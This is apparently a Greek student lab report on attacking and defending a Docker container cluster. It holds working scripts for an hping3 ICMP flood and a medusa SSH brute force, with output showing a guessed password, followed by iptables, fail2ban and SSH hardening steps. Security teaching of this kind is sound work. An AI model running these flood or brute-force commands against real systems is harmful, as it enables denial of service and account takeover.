Ασφάλεια Δικτύων και Επικοινωνιών
Πέτρος Καρύδης

Αφού κάνουμε clone το swarmlab project από το https://git.swarmlab.io:3000/swarmlab/swarmlab-sec στο μηχάνημά μας, μπορούμε να φτιάξουμε ένα σμήνος μηχανημάτων όπου εκεί θα προσομοιώσουμε ορισμένες επιθέσεις ασφάλειας.

Μέσα στο φάκελο swarmlab_sec δημιουργούμε τον φάκελο του project μας (myproject), έπειτα μπαίνουμε στον φάκελο και δημιουργούμε το project:

../install/usr/share/swarmlab.io/sec/swarmlab-sec create

Αφού το δημιουργήσουμε, επιλέγουμε τον αριθμό των container που θέλουμε να τρέξουμε:

../install/usr/share/swarmlab.io/sec/swarmlab-sec up size=10

```
===> SPIN UP MASTER NODE

SwarmLab.io
$ docker-compose up -d master

Creating my_project_master_1 ... done


===> SPIN UP WORKER NODES

SwarmLab.io
$ docker-compose up -d worker

Creating my_project_worker_1 ... done



SwarmLab.io
$ docker-compose scale worker=9

WARNING: The scale command is deprecated. Use the up command with the --scale flag instead.
Starting my_project_worker_1 ... done
Creating my_project_worker_2 ... done
Creating my_project_worker_3 ... done
Creating my_project_worker_4 ... done
Creating my_project_worker_5 ... done
Creating my_project_worker_6 ... done
Creating my_project_worker_7 ... done
Creating my_project_worker_8 ... done
Creating my_project_worker_9 ... done
```

```
===> SWARMLAB READY

                    ##         .
              ## ## ##        ==
           ## ## ## ## ##    ===
       /""""""""""""""""""\___/ ===
  ~~~ {~~ ~~~~ ~~~ ~~~~ ~~~ ~ /  ===- ~~~
       \______ o          __/
         \    \        __/
          \____\______/

                MPICH Swarmlab.io

============================================================

To run SEC programs in an interative shell:
  1. Login to master node:
     Using Docker through command wrapper:
     $ swarmlab-sec login

     Or using SSH with keys through exposed port:
     $ ssh -o "StrictHostKeyChecking no" -i ssh/id_rsa -p 2222 sec@localhost
       where [localhost] could be changed to the host IP of master node

  2. Execute programs inside master node, for example:
     $ sudo su
     # apt update
      *-------------------------------------------------*
      | Default hostfile of connected nodes in the swarmlab |
      | is automatically updated at /etc/opt/hosts         |
      | To obtain hostfile manually: $ get_hosts > hosts   |
      * -------------------------------------------------*
```


Δημιουργήσαμε το cluster των 10 container. Κατόπιν κάνουμε login στο σύστημα από διαφορετικές καρτέλες τερματικού με την εντολή

../install/usr/share/swarmlab.io/sec/swarmlab-sec login

Έχουμε φτιάξει ένα αρχείο (fnetip.txt) μέσω του οποίου αυτοματοποιούμε ως ένα βαθμό την εύρεση της ip του δικτύου και των υπολοίπων container.

```
docker@b4b85436d6e0:/project$ cat fnetip.txt
netip=$(ifconfig|grep inet|sed -n 1p|awk "{print \$2}"|cut -f 1-3 -d "."|sed 's/$/.*/')

worker1=$(nmap -sP $netip|grep my_project_worker_1.my_project_net|awk '{print $NF}'|tr -d '()')

worker2=$(nmap -sP $netip|grep my_project_worker_2.my_project_net|awk '{print $NF}'|tr -d '()')

worker3=$(nmap -sP $netip|grep my_project_worker_3.my_project_net|awk '{print $NF}'|tr -d '()')

worker4=$(nmap -sP $netip|grep my_project_worker_4.my_project_net|awk '{print $NF}'|tr -d '()')

worker5=$(nmap -sP $netip|grep my_project_worker_5.my_project_net|awk '{print $NF}'|tr -d '()')

worker6=$(nmap -sP $netip|grep my_project_worker_6.my_project_net|awk '{print $NF}'|tr -d '()')

worker7=$(nmap -sP $netip|grep my_project_worker_7.my_project_net|awk '{print $NF}'|tr -d '()')

worker8=$(nmap -sP $netip|grep my_project_worker_8.my_project_net|awk '{print $NF}'|tr -d '()')

worker9=$(nmap -sP $netip|grep my_project_worker_9.my_project_net|awk '{print $NF}'|tr -d '()')
```

Βρίσκουμε πρώτα την ip του δικτύου και κατόπιν τις ip δύο worker



Συνδεόμαστε σε έναν από τους δύο workers μέσω άλλου τερματικού:

```
docker@aad74325718f: /project                    docker@6f1eb62dd441: ~
docker@aad74325718f:/project$ ssh docker@172.19.0.3
docker@172.19.0.3's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.8.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Jan 27 10:02:42 2021 from 172.19.0.2
$ bash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

docker@6f1eb62dd441:~$
```

Εκτελούμε μια ***ddos attack*** από τον master προς τον worker τρέχοντας σε αυτόν το παραπάνω script:

```
sudo apt update
sudo apt upgrade -y
sudo apt install hping3 -y
netip=$(ifconfig|grep inet|sed -n 1p|awk "{print \$2}"|cut -f 1-3 -d "."|sed 's/$/.*/')
clear
echo "Target network: " $netip
#Find worker1 victim IP
worker1=$(nmap -sP $netip|grep my_project_worker_1.my_project_net|awk '{print $NF}'|tr -d '()')
echo "Initiate attack towards worker 1 with IP: "$worker1
sudo hping3 -p 80 --flood --icmp $worker1
```

```
docker@aad74325718f:/project$ ./master_icmp_ddos.sh
[sudo] password for docker:
Get:1 http://archive.ubuntu.com/ubuntu bionic InRelease [242 kB]
Get:2 http://security.ubuntu.com/ubuntu bionic-security InRelease [88.7 kB]
Get:3 http://security.ubuntu.com/ubuntu bionic-security/restricted amd64 Packages [288 kB]
Get:4 http://archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
0% [3 Packages store 0 B] [4 InRelease gpgv 88.7 kB] [Waiting for headers] [Waiting for headers]
```

```
docker@aad74325718f: /project
Target network:  172.19.0.*
Initiate attack towards worker 1 with IP: 172.19.0.3
HPING 172.19.0.3 (eth0 172.19.0.3): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Στη μεριά του worker κάνοντας ένα πλήρες netstat παρατηρούμε εισερχόμενα πακέτα


```
docker@6f1eb62dd441:~$ netstat -antlupe
(No info could be read for "-p": geteuid()=1000 but you should be root.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name
tcp        0      0 127.0.0.11:46283        0.0.0.0:*               LISTEN      0          192176     -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          193044     -
tcp        0    328 172.19.0.3:22           172.19.0.2:43276        ESTABLISHED 0          261288     -
tcp6       0      0 :::22                   :::*                    LISTEN      0          193046     -
udp        0      0 127.0.0.11:49442        0.0.0.0:*                           0          192175     -
```


Κατόπιν τρέχουμε το ακόλουθο script για την αντιμετώπιση της επίθεσης

```
sudo apt update
sudo apt upgrade -y
#Find worker1 IP
worker1=$(ifconfig|grep inet|sed -n 1p|awk "{print \$2}")
clear
sudo iptables -F
echo "2 sec ICMP packet sniffing"
sleep 2s
sudo timeout 2s tcpdump -i eth0 icmp $worker1
sleep 2s
echo "New iptables rules"
#clean iptables rules from previous script runs
sudo iptables -X
sudo iptables -N icmp_flood
sudo iptables -A INPUT -p icmp -j icmp_flood
#limit icmp_flood to 1 packets per second
sudo iptables -A icmp_flood -m limit --limit 1/s --limit-burst 3 -j RETURN
sudo iptables -A icmp_flood -j DROP
sleep 2s
echo "2 sec ICMP packet sniffing after iptables config"
sleep 2s
sudo timeout 2s tcpdump -i eth0 icmp $worker1
```

Εκτέλεση του script:

```
docker@6f1eb62dd441: ~
docker@baad74325718: /project   docker@6f1eb62dd441: ~   ubuntu@ubuntu-B85M-HD3: ~/swarmlab-sec/my_project
10:29:56.573427 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 38982, length 8
10:29:56.573429 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 38982, length 8
10:29:56.573437 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 39238, length 8
10:29:56.573438 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 39238, length 8
10:29:56.573446 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 39494, length 8
10:29:56.573448 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 39494, length 8
10:29:56.573455 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 39750, length 8
10:29:56.573457 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 39750, length 8
10:29:56.573483 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 40518, length 8
10:29:56.573502 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 41030, length 8
10:29:56.573520 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 41542, length 8
10:29:56.573522 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 41542, length 8
10:29:56.573529 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 41798, length 8
10:29:56.573531 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 41798, length 8
10:29:56.573539 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 42054, length 8
10:29:56.573541 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 42054, length 8
10:29:56.573548 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 42310, length 8
10:29:56.573550 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 42310, length 8
10:29:56.573559 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 42566, length 8
10:29:56.573561 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 42566, length 8
10:29:56.573569 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 42822, length 8
10:29:56.573570 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 42822, length 8
10:29:56.573578 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 43078, length 8
10:29:56.573580 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 43078, length 8
10:29:56.573588 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 43334, length 8
10:29:56.573589 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 43334, length 8
10:29:56.573597 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 43590, length 8
10:29:56.573599 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 43590, length 8
10:29:56.573607 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 43846, length 8
10:29:56.573608 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 43846, length 8
10:29:56.573616 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 44102, length 8
10:29:56.573618 IP 6f1eb62dd441 > my_project_master_1.my_project_net: ICMP echo reply, id 58640, seq 44102, length 8
10:29:56.573626 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 44358, length 8
10:29:56.573928 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 52806, length 8
10:29:56.573937 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 53062, length 8
10:29:56.573948 IP my_project_master_1.my_project_net > 6f1eb62dd441: ICMP echo request, id 58640, seq 53318, length 8
10:29:56.573949 IP 6f
```





Καθώς δεν παρατηρούμε κάποια διαφορά, πιθανότατα κάποιο λάθος έχω κάνει με τα νέα iptables rules.

Για την υλοποίηση ενός ***ssh brute force attack*** χρησιμοποιούμε το εργαλείο medusa
Ακολουθεί σχετικό script για τον master:

```
sudo apt update
sudo apt upgrade -y
sudo apt install medusa -y
echo "Finding victim worker IP"
netip=$(ifconfig|grep inet|sed -n 1p|awk "{print \$2}"|cut -f 1-3 -d "."|sed 's/$/.*/')
worker1=$(nmap -sP $netip|grep my_project_worker_1.my_project_net|awk '{print $NF}'|tr -d '()')
echo "Starting ssh brute force attack with medusa"
medusa -u docker -P dictionary.txt -h $worker1 -M ssh
```

./ssh_master_medusa.sh

```
Preparing to unpack .../6-medusa_2.2-5_amd64.deb ...
Unpacking medusa (2.2-5) ...
Setting up libapr1:amd64 (1.6.3-2) ...
Setting up libssh2-1:amd64 (1.8.0-1) ...
Setting up libpq5:amd64 (10.15-0ubuntu0.18.04.1) ...
Setting up libaprutil1:amd64 (1.6.1-2) ...
Setting up libserf-1-1:amd64 (1.3.9-6) ...
Setting up libsvn1:amd64 (1.9.7-4ubuntu1) ...
Setting up medusa (2.2-5) ...
Processing triggers for libc-bin (2.27-3ubuntu1.4) ...
Finding victim worker IP
Starting ssh brute force attack with medusa
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: password (1 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: 1234565 (2 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: yoyo (3 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: hahaha (4 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: passwd (5 of 20 complete)
```

```
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: password (1 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: 1234565 (2 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: yoyo (3 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: hahaha (4 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: passwd (5 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: cantfindme (6 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: banana (7 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: iseeyou (8 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: godlike (9 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: perfect (10 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: safe (11 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: findme (12 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: bruteforce (13 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: sshconnect (14 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: admin (15 of 20 complete)
ACCOUNT CHECK: [ssh] Host: 172.19.0.3 (1 of 1, 0 complete) User: docker (1 of 1, 0 complete) Password: docker (16 of 20 complete)
ACCOUNT FOUND: [ssh] Host: 172.19.0.3 User: docker Password: docker [SUCCESS]
docker@aad74325718f:/project$
```

Από τη μεριά του worker με την εγκατάσταση του εργαλείου fail2ban και τον ορισμό του αρχείου jail.local στον φάκελο */etc*/fail2ban πετυχαίνουμε εξαιρετική άμυνα απέναντι σε brute force attacks. Στον worker 1 έχουμε:

```
docker@6f1eb62dd441:~$ ls -l
total 12
-rwxrwxr-x 1 docker docker 669 Jan 27 10:25 ddos_firewall.sh
-rw-rw-r-- 1 docker docker 104 Jan 27 11:06 fail2baninfo.txt
-rwxrwxr-x 1 docker docker 206 Jan 27 11:11 fail2banscript.sh
docker@6f1eb62dd441:~$ cat fail2baninfo.txt
[sshd]
enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
maxretry = 4
bantime = 86400
```

Αφού θέσουμε το περιεχόμενο που θα έχει το νέο jail εκτελούμε το fail2banscript.sh

```
sudo apt update
sudo apt upgrade -y
sudo apt install fail2ban -y
sudo systemctl start fail2ban
#make secure jail config file
sudo cp ./fail2baninfo.txt /etc/fail2ban/jail.local
sudo systemctl restart fail2ban
```

Για σύνδεση αποκλειστικά με authentication key εκτελούμε στον worker το εξής:
vi /etc/ssh/sshd_config

Εκεί παραμετροποιούμε τα εξής:
PasswordAuthentication no
ChallengeResponseAuthentication no
UsePAM no
PermitRootLogin no

Έπειτα κάνουμε restart το service: sudo systemctl restart ssh

Για ***local ssh forwarding*** κάνουμε τα εξής:
Ας πούμε ότι ο worker1 φτιάχνει έναν apache server:


sudo apt install lynx -y
sudo apt install apache2 -y
apache2ctl start

Κατεβάζουμε και το lynx για να μπορούμε να δούμε το αρχείο, πχ με την παρακάτω εντολή:


```
docker@6f1eb62dd441:~$ lynx localhost
```

Επιβεβαιώνουμε ότι ο apache server τρέχει στην πόρτα 80 του worker1

```
docker@6f1eb62dd441:~$ sudo netstat -antlupe|grep 80
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      0          24380861   18436/apache2
docker@6f1eb62dd441:~$
```



Συνδεόμαστε και από τον master:



Για ***remote ssh forwarding*** κάνουμε τα εξής:

Στον worker1 ssh -R 5000:localhost:80 docker@$anyworker

Αφού συνδεθούμε στον οποιοδήποτε άλλο στο σμήνος κάνουμε lynx localhost 5000